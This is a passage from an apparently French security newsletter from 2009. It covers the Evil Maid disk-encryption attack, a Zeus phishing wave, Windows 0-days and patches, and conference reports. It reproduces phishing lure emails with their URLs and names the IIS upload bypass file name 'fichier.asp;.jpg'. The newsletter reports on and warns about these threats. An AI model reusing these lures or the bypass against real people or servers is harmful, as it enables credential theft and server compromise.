Pour cela, ils ont mis à disposition une image disque nommé Evil Maid permettant de générer un petit système d'exploitation sur une clé USB.
Le nom *Evil Maid* fait référence aux personnes qui pourraient réaliser ce type d'attaque à savoir le personnel de nettoyage (qui sont pratiquement les seules à avoir accès à toutes les pièces d'une entreprise!).

Une fois la clé USB générée, l'attaquant doit démarrer depuis celle-ci à partir du poste contenant le disque dur chiffré.

Le programme placé sur la clé USB modifie alors le code placé dans le MBR (Master Boot Record) afin de capturer la passphrase qu'entrera la prochaine fois l'utilisateur au prochain démarrage.

Après quelque temps, l'attaquant devra démarrer une nouvelle fois sur le poste compromis à partir de la clé USB afin de pouvoir récupérer la passphrase utilisée par l'utilisateur.
Cette attaque pourrait même aller encore plus loin en envoyant au travers d'un email par exemple, la passphrase dés qu'elle est capturée.

Une fois le mot de passe récupéré, il est alors possible de lire, modifier ou encore supprimer l'ensemble des fichiers stockés sur le disque dur…

Conclusion

Les logiciels tels que TrueCrypt permettent de protéger efficacement les données d'un utilisateur. Même si des attaques ont vu récemment le jour, celles-ci sont limitées et ne peuvent pas toujours être réalisées en fonction des lourds pré-requis qu'elles nécessitent.

Références :


* http://www.blackhat.com/html/bh-usa-09/bh-usa-09-archives.html#Kleissner

* http://www.stoned-vienna.com/

* http://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html

Depuis le début du mois d'octobre, de nombreuses attaques de Phishing sont menées par un ou plusieurs groupes de pirates. Dans un premier temps, ces attaques étaient simples et facilement identifiables, elles deviennent désormais de plus en plus sophistiquées et donc dangereuses pour les entreprises comme pour les particuliers.
Ces pirates tentent actuellement de développer un botnet nommé « Zeus », en lançant massivement ces emails de Phishing.
Revenons au début du mois, où des milliers d'emails ont été envoyés sur Internet.

On commence par une nouvelle configuration pour Outlook Web Access...


De : Support <adrien.guinault@xmcopartners.com>
Objet : **Microsoft Outlook Notification for the adrien.guinault@xmcopartners.com**
Date : 15 octobre 2009 09:29:13 HAEC
À : Adrien Guinault
1 pièce jointe, 20,8 Ko Enregistrer Coup d'œil


You have (6) New Message from Outlook Microsoft

- Please re-configure your Microsoft Outlook Again.
- Download attached setup file and install.

install.zip (20,8 Ko)

L'email ressemble ici à tous les SPAM classiques : un virus attaché en pièce jointe ("install.zip"). Ce fichier est un malware plus connu sous le nom de "Zeus", un malware de type « banker », c'est-à-dire capable de voler les identifiants des sites bancaires visités par ses victimes.

Quelques jours, plus tard, d'autres emails du même type sont envoyés. Cette fois-ci, un lien est inséré au sein du corps de l'email. Ce lien renvoie vers un site aux allures d'une webmail Outlook Web Access qui propose de télécharger une mise à jour Outlook.


A new settings file for the fcharpentier@xmcopa...
Supprimer Désirable Répondre Rép. à tous Réexpédier
Mail considère ce m Charger les images Désirable


De : no-reply@xmcopartners.com
Objet : **A new settings file for the fcharpentier@xmcopartners.com has just been released**
Date : 19 octobre 2009 17:58:54 HAEC
À : Frederic Charpentier

Dear user of the xmcopartners.com mailing service!


We are informing you that because of the security upgrade of the mailing service your mailbox (fcharpentier@xmcopartners.com) settings were changed. In order to apply the new set of settings click on the following link:

http://xmcopartners.com/owa/service_directory/settings.php?email=fcharpentier@xmcopartners.com&from=xmcopartners.com&fromname=fcharpentier

Best regards, xmcopartners.com Technical Support.



L'attaque utilise des caractéristiques précises de sa victime (ici notre nom de domaine xmcopartners.com) en ajoutant un suffixe exotique .vvorip.co.uk. Il est intéressant de noter que n'importe quel nom devant le domaine vvorip.co.uk redirige vers le même site. On notera l'effort particulier des pirates qui insèrent dans la page web malicieuse le nom de l'entreprise cible.




...on continue par une mise à jour Outlook Express...


Quelques jours plus tard, un email relativement similaire, mais beaucoup plus professionnel s'est également retrouvé dans notre boite mail...

Le nouvel email utilisé est envoyé à partir de l'adresse "noreply@microsoft.com" (Microsoft Update Center comme expéditeur) et propose également une mise à jour du logiciel Outlook.

La qualité de l'email est remarquable, des couleurs jusqu'au nom de domaine, aucun élément n'est choisi au hasard afin d'éviter la suspicion des futures victimes.



Un lien pointe vers le nom de domaine "http://update.microsoft.com.okkkikkl.eu" toujours aux allures du véritable site de Microsoft.



L'exécutable proposé (Officexp-KB910737-FullFile-ENU.exe) est toujours une variante du malware "Zbot" qui permet de voler les mots de passe des victimes.


INFO

Des variantes de Zbot non détectées par virus total

Tous les exécutables téléchargés depuis ces sites malicieux ont été testés auprès de Virustotal qui réalise une analyse antivirale avec tous les antivirus du marché...


Résultat : entre 20% et 40% des binaires envoyés sont détectés par les antivirus.

D'autres variantes ne sont pas du tout reconnues ce qui laisse imaginer le taux de réussite de l'attaque...




...on recommence avec une mise à jour des clients mail et des navigateurs...

Toujours dans le même genre, une autre campagne de SPAM a encore attiré notre attention. Cette fois-ci ce sont les navigateurs et les clients mail qui devaient être mis à jour..




Les pirates ont également pollué quelques blogs et forums afin de faire passer leur message.




...on finit par du FTP !

Enfin, la dernière attaque en date cible les logins et les mots de passe de serveurs FTP.

Les pirates utilisent toujours le domaine de l'adresse du destinataire de l'email et proposent de suivre un lien pointant vers une interface d'administration cPannel.



Cette page web demande alors de confirmer les identifiants FTP...



Conclusion

Avec cette capacité à personnaliser et à produire des emails de phising aussi bien ficelés, il est certain que le botnet Zeus va faire parler de lui d'ici plusieurs semaines. Un tel botnet pourrait servir à lancer des attaques massives de type DDoS et à voler des mots de passe (banques, ebay…).

Webographie

[1] http://www.symantec.com/connect/blogs/phishing-wave-sniff-ftp-credentials


Les vulnérabilités *0-day* : SMBv2

Au cours du mois de septembre, une vulnérabilité *0-day* a été découverte au sein du protocole SMB v2 par Laurent Gaffié [1]. Cette annonce, accompagnée d'une preuve de concept provoquant un déni de service, créa un buzz dans le milieu de la sécurité informatique.

La vulnérabilité résidait dans le traitement de requêtes «NEGOTIATE PROTOCOL» et plus précisément de l'entête «Process ID High».

Très rapidement, Kostya Kortchinksy, expert reconnu dans le milieu de la sécurité informatique affirma que cette vulnérabilité était exploitable. Après deux jours de recherche, Kostya arriva à exploiter la vulnérabilité localement.
Microsoft publia dans le même temps une alerte et proposa quelques jours plus tard une solution de protection temporaire.

Une dizaine de jours après l'annonce de la vulnérabilité, Kostya annonca détenir un exploit fonctionnel permettant de prendre le contrôle à distance d'un système reposant sur Windows Vista. Cependant, cet exploit n'était disponible que dans le framework d'exploitation privé : Canvas. Cet exploit constituait le Saint-Graal de tout créateur de vers.



Il aura faillu attendre 2 semaines pour que Laurent Gaffié, l'auteur de la découverte crée un module d'exploitation fiable pour le framework public Metasploit.

Avec du recul, cette vulnérabilité fit plus de bruit que de dégâts. En effet, on craignait qu'un nouveau vers de type Conficker ne tire profit de cette vulnérabilité pour se propager dans les réseaux. Mais il faut rappeler que cette vulnérabilité impacte les systèmes Windows Vista SP2 qui sont encore peu répandus dans les milieux professionnels.

INFO

Windows 7 out!

Le nouvel OS tant attendu est enfin disponible. Après une campagne de pub, euh, comment dire ... orginale, Microsoft espère conquérir les particuliers (un peu forcés) et séduire les entreprises.

D'un point de vue de la sécurité, Windows 7 dispose d'un centre de sécurité qui résume l'état de la configuration, et prévient l'utilisateur dès qu'un problème est détecté (désactivation du pare-feu, mises à jour, antivirus obsolète, etc.). D'autre part, le User Account Control (UAC) est moins présent sous Windows 7. D'autres outils de sécurité ont également été intégrés par défaut : le nouvel antivirus Windows Defender, un programme de contrôle parental, ainsi qu'un pare-feu.

Les vulnérabilités *0-day* : Internet Explorer

En la fin du mois de novembre, une preuve de concept provoquant un déni de service sur le navigateur Internet Explorer a été publiée dans les listes de diffusions seclist [3]. Cette vulnérabilité provient de la méthode Javascript «getElementByTagName» qui est utilisée lors de la récupération d'objets CSS.

Lors de la rédaction de cet article, un module d'exploitation fiable était en cours de création.

Vulnérabilités 0-day : SMB again !

Laurent Gaffié, publia en novembre, une nouvelle vulnérabilité présente au sein des clients SMB [2]. Egalement accompagnée d'une preuve de concept provoquant le déni de service, cette annonce visait la dernière monture de Microsoft : Windows 7.

La vulnérabilité affecte aussi bien la version 1 que la version 2 du protocole SMB. La faille provenait d'une boucle infinie générée par une longueur incorrecte dans l'entête NetBIOS d'un paquet de réponses.

Pour exploiter cette faille, un attaquant doit inciter une victime a se connecter à un partage SMB provoquant la boucle infinie.

Pour ce faire, grâce aux fonctionnalités du navigateur Internet Explorer, il suffit que l'attaquant insère un lien dans une page web récupérée par la victime et qui pointe vers le partage SMB malicieux.

EN CHIFFRES

34

Nombre de vulnérabilités corrigées au mois d'octobre. Ce nombre constitue le record en nombre vulnérabilités corrigé par Microsoft lors d'un Patch Tuesday.

2003

Les patchs Tuesday existent depuis 6 ans. Avant 2003, les patchs n'étaient pas correctement testés et il était fréquent que l'application d'un patch soit plus problématique que la vulnérabilité en elle-même.

745

Nombre de vulnérabilités corrigées par les 400 bulletins Microsoft depuis la création des Patch Tuesday.

Vulnérabilités 0-day : IIS et les extensions

Enfin, le dernier "0-day" du moment a été publié à la fin du mois de décembre par le chercheur Soroush Dalili [16].
Cette vulnérabilité importante, découverte en avril 2008, affecte les serveurs web IIS et plus particulièrement la gestion du caractère ";" au sein d'extensions des fichiers ASP. En effet, IIS interprète les fichiers finissant par l'extension ".asp;.jpg" (ou toute autre extension à la place de JPG) comme un fichier ASP.

Lorsqu'une application web implémente une fonction d'upload de fichiers et filtre les extensions, l'application considère les fichiers ayant un nom du type "toto.asp;.jpg" comme des fichiers JPEG.
Cependant, IIS traite ces fichiers comme des fichiers ASP et les passe à l'interpréteur ASP ("asp.dll").

Ainsi, si un pirate parvient à uploader un fichier de la forme "fichier.asp;.jpg" sur un serveur IIS, ce dernier peut contourner les filtres mis en place et déposer un fichier ASP malicieux. Il pourrait par la suite intéragir avec le système d'exploitation avec les droits du serveur IIS si toutefois les droits d'exécution sont activés dans le dossier de réception.

Selon l'auteur, 70% des sites les plus connus basés sur IIS seraient vulnérables à cette vulnérabilité.

La vulnérabilité a été confirmée sur les systèmes Windows 2003 R2 avec IIS 6 mais d'autres versions pourraient également être vulnérables.
Les serveurs IIS implémentant .NET ne sont pas vulnérables à cette attaque.

Microsoft a réagit rapidement et prévoit de corriger cette vulnérabilité prochainement (voir cadre INFO page 38).

INFO

Microsoft réagit sur la vulnérabilité IIS

C'est par le biais du blog du "Microsoft Security Response Center" (MSRC), qu'on apprend que Microsoft est en train d'analyser la dernière vulnérabilité affectant IIS.

D'après leurs premiers résultats, le serveur web IIS n'est pas vulnérable dans sa configuration par défaut. Un attaquant devrait être authentifié et avoir un accès en écriture sur le serveur web avec les droits d'exécution, ce qui ne correspond pas aux meilleures pratiques [2] et aux recommandations fournies par Microsoft pour sécuriser un serveur.

Une fois la vulnérabilité complètement décortiquée, un correctif pourrait voir le jour lors du "Patch Tuesday", ou en tant que correctif "hors-cycle".

D'après Microsoft, aucune exploitation massive de cette vulnérabilité n'a encore eu lieu.

Les liens suivants donnent les éléments pour configurer un serveur de manière sécurisée.
http://technet.microsoft.com/en-us/library/cc782762(WS.10).aspx

http://technet.microsoft.com/en-us/library/cc756133(WS.10).aspx

http://msdn.microsoft.com/en-us/library/ms994921.aspx

https://blogs.sans.org/appsecstreetfighter/2009/12/28/8-basic-rules-to-implement-secure-file-uploads/

Les correctifs de novembre 2009

6 correctifs ont été publiés au mois de novembre.

MS09-063 : Une vulnérabilité au sein du composant «**Web Services On Devices API**» (WSDAPI) permettait à un attaquant d'exécuter du code arbitraire à distance [4].

MS09-064 : Le service d'**enregistrement de licences** permettait de prendre le contrôle à distance d'une machine disposant de Windows 2000 [5].

MS09-065 : une vulnérabilité au sein de la gestion des polices **Embedded OpenType** (EOT) permettait à un attaquant de prendre le contrôle du système d'un utilisateur ouvrant un document Office malicieux ou visitant une page web spécialement conçue [6].

MS09-066 : une vulnérabilité au sein du service d'annuaire **Active Directory**, **ADAM** et **AD LDS** permettait à un attaquant de provoquer un déni de service [7].

MS09-067 et MS09-68 : plusieurs vulnérabilités importantes au sein de la suite bureautique **Microsoft Office** permettaient à un attaquant de prendre le contrôle d'un système lorsqu'un utilisateur ouvrait un fichier malicieusement conçu. Le patch MS09-67 concerne plus précisément **Microsoft Office Excel** [8] alors que MS09-68 concerne **Microsoft Office Word** [9].

Les correctifs de décembre 2009

6 correctifs ont été publiés au mois de décembre.

MS09-069 : Le service LSAS(Local Security Authority Subsystem Service) ne traitait pas correctement certaines messages ISAKMP malformés ce qui permettait à un utilisateur authentifié d'épuiser les ressources du système et provoquer un déni de service [10].

MS09-070 : Plusieurs vulnérabilités du service ADFS (Active Directory Federation Service) ont été corrigées. Le service ADFS permet d'utiliser l'authentification unique (SSO) Windows pour authentifier les utilisateurs auprès d'applications Web multiples et connexes pendant la durée d'une session de connexion.

La première vulnérabilité provient plus précisément d'un manque de contrôle au niveau de la gestion des sessions de la part d'ADFS. Sur les systèmes avec accès partagé, tels que les bornes Internet, un attaquant pouvait accéder aux ressources d'un autre utilisateur qui se serait authentifié auparavant. En

réutilisant des données spécifiques dans le cache du navigateur (jeton d'authentification), un attaquant pouvait alors s'authentifier dans l'application Web implémentant l'authentification unique ADFS. Cette attaque pouvait être uniquement exécutée pendant la durée de la session configurée par l'administrateur ADFS (par défaut 600 minutes).

La seconde vulnérabilité était due à la validation incorrecte d'en-têtes de requête lorsqu'un utilisateur authentifié se connectait à un serveur web avec ADFS activé. Un attaquant authentifié pouvait exploiter cette vulnérabilité en envoyant une requête HTTP spécialement conçue, afin d'exécuter du code malveillant sur le serveur ayant le service ADFS activé. L'attaquant pouvait ainsi exécuter certaines actions sur le système avec les mêmes droits que ceux alloués au service IIS (par défaut, le compte du service réseau) [11].

MS09-071 : Deux vulnérabilités du serveur Microsoft IAS (Internet Authentication Service, le serveur RADIUS de Microsoft) pouvaient être exploitées par un pirate envoyant des demandes d'authentification avec les protocoles PEAP et MS-CHAP v2

Ces vulnérabilités étaient exploitables à distance sur les serveurs Windows 2008 et permettent, soit de contourner l'authentification avec le protocole MS-CHAP v2, soit d'injecter un code malicieux si le serveur accepte les requêtes PEAP.

Ces vulnérabilités permettaient également une exécution de code à distance si des messages reçus par le serveur du service d'authentification Internet étaient copiés de façon incorrecte dans la mémoire lors du traitement des tentatives d'authentification PEAP. Un attaquant qui parviendrait à exploiter l'une de ces vulnérabilités pouvait prendre le contrôle d'un système affecté. Les serveurs utilisant le service d'authentification Internet sont uniquement concernés lors de l'utilisation de l'authentification PEAP avec MS-CHAP v2 [12].

MS09-072 : Cette mise à jour corrigeait 5 vulnérabilités au sein d'Internet Explorer. Une de ces vulnérabilités a d'ailleurs fait l'objet d'une attaque. La page malicieuse exploitait un débordement de tampon lors du traitement d'objets CSS/STYLE lors de l'appel de la fonction getElementsByTagName() [13].

MS09-073 : La faille de sécurité corrigée par ce correctif résultait d'un problème de conversion lors du traitement des fichiers au format Word 97. En incitant un utilisateur à ouvrir un fichier Word (au format Word 97) avec la suite Office ou l'éditeur de texte WordPad, un pirate pouvait exécuter un code malicieux dans l'optique de prendre le contrôle du système sous-jacent avec les droits de l'utilisateur courant [14].

MS09-074 : Enfin la dernière faille du mois concernait le logiciel Microsoft Project. L'ouverture de fichiers malformés permettait à un pirate de prendre le contrôle d'un système vulnérable [15].

Références :

[1] http://g-laurent.blogspot.com/2009/09/windows-vista7-smb20-negotiate-protocol.html

[2] http://g-laurent.blogspot.com/2009/11/windows-7-server-2008r2-remote-kernel.html

[3] http://seclists.org/bugtraq/2009/Nov/148

[4] http://www.microsoft.com/technet/security/bulletin/ms09-063.mspx

[5] http://www.microsoft.com/technet/security/bulletin/ms09-064.mspx

[6] http://www.microsoft.com/technet/security/bulletin/ms09-065.mspx

[7] http://www.microsoft.com/technet/security/bulletin/ms09-066.mspx

[8] http://www.microsoft.com/technet/security/bulletin/ms09-067.mspx

[9] http://www.microsoft.com/technet/security/bulletin/ms09-068.mspx

[10] http://www.microsoft.com/technet/security/bulletin/ms09-069.mspx

[11] http://www.microsoft.com/technet/security/bulletin/ms09-070.mspx

[12] http://www.microsoft.com/technet/security/bulletin/ms09-071.mspx

[13] http://www.microsoft.com/technet/security/bulletin/ms09-072.mspx

[14] http://www.microsoft.com/technet/security/bulletin/ms09-073.mspx

[15] http://www.microsoft.com/technet/security/bulletin/ms09-074.mspx

[16] http://soroush.secproject.com/downloadable/iis-semicolon-report.pdf

Les conférences Sécurité : GSDAYS, MILIPOL ET C&ESAR

Milipol 2009

XMCO était présent à la 16e édition du salon Milipol Paris. Ce salon mondial de la sécurité intérieure des états s'est tenu du 17 au 20 novembre 2009, à Paris Porte de Versailles.

Comme son nom et sa définition le laissaient présager, ce salon est très orienté « militaire et police », avec une très petite place faite à la sécurité informatique.
De nombreuses armes étaient présentées, allant de tonfa « nouvelle génération », jusqu'au fusil sniper longue distance à visée laser (très impressionnant), en passant par la « mitrailleuse de Rambo ».
Les véhicules n'étaient pas en reste avec des Segway et des Trikke uPT (sorte de trottinette électrique à trois roues) aux couleurs de la police, ainsi que d'autres véhicules plus conventionnels.
De même, différentes tenues étaient exposées : tenues de protection contre des attaques chimiques, tenues de démineurs, gilets par balle, etc.
Outre ce côté « combat » du salon, une facette plus subtile était également présente avec divers appareils dédiés au renseignement et à la collecte d'information : micros d'écoute miniatures, suite d'outils forensic, appareils de communication et d'observation, drônes, etc.

Bien que ce salon était clairement consacré à la sécurité physique, il n'en était pas moins intéressant... À noter que ces derniers étaient parmi les rares a avoir un stand orienté sécurité informatique...

C&ESAR

Pour la 16e édition des C&ESAR, la DGA CELAR a choisi le thème de la sécurité des technologies sans fil. Malheureusement, nous n'avons pu assister qu'à la première journée, qui annonçait néanmoins d'excellentes conférences !

L'introduction menée par M.Butti (R&D Orange Labs) a permis de mettre tout le monde dans le bain en rappelant les problèmes de sécurité des réseaux 802.11 et les évolutions depuis 97 jusqu'à aujourd'hui : l'évolution des normes pour les particuliers comme pour les entreprises, les problèmes d'implémentations et la découverte de failles...

Cette conférence fût suivie par une excellente présentation de la sécurité des réseaux Wifi avec l'expert du domaine M.Cédric Blancher (EADS). Ses explications ont permis à tous de comprendre les réels problèmes de sécurité, du WEP en passant par le WPA et la fameuse vulnérabilité TKIP.
En quelques mots, un speech, clair précis sur un sujet plus que maîtrisé...

Par la suite Matteo Cypriano de l'université de Franche-Compté nous présenta une solution de géolocalisation par Wifi : OWLPS. Bien qu'au stade d'expérimentation, le système OWLPS semble prometteur et peut déjà rivaliser avec certaines solutions commerciales.

M.Henri Gilbert (Orange Labs) présenta le panel de la sécurité des réseaux UMTS en pointant les attaques et les mécanismes de protection implémentés par les opérateurs. Généralement, les protections mises en place ne servent qu'a rendre les attaques plus difficiles.

Enfin, Christophe Rault, du CELAR, a présenté des fake hotspots et leurs conséquences associées.

La présentation s'est déroulée sous la forme d'une démonstration, de la mise en place du hotpost jusqu'à la prise de contrôle du poste de la victime.

Dans un premier temps, le pirate et la victime se trouvant sur le même réseau, le pirate réalisait une attaque de type MITM (arp poisonning) et pouvait ainsi en utilisant SSLStrip (cf article) capturer les identifiants d'un utilisateur qui se connectait naïvement sur un site bancaire par le biais du protocole HTTP.

Par la suite, toujours en utilisant une attaque MITM, le pirate pouvait exploiter une vulnérabilité intrinsèque au navigateur et ainsi prendre le contrôle du système de la victime pour installer un certificat racine factice. L'attaquant n'avait par la suite qu'a utiliser SSLSniff pour signer à la voler les certificats de sites bancaires (par exemple) avec le certificat racine qu'il venait d'installer au sein du système de la victime.

Cette présentation, la plus illustrée de la journée, était très agréable à suivre et était minutieusement préparée.

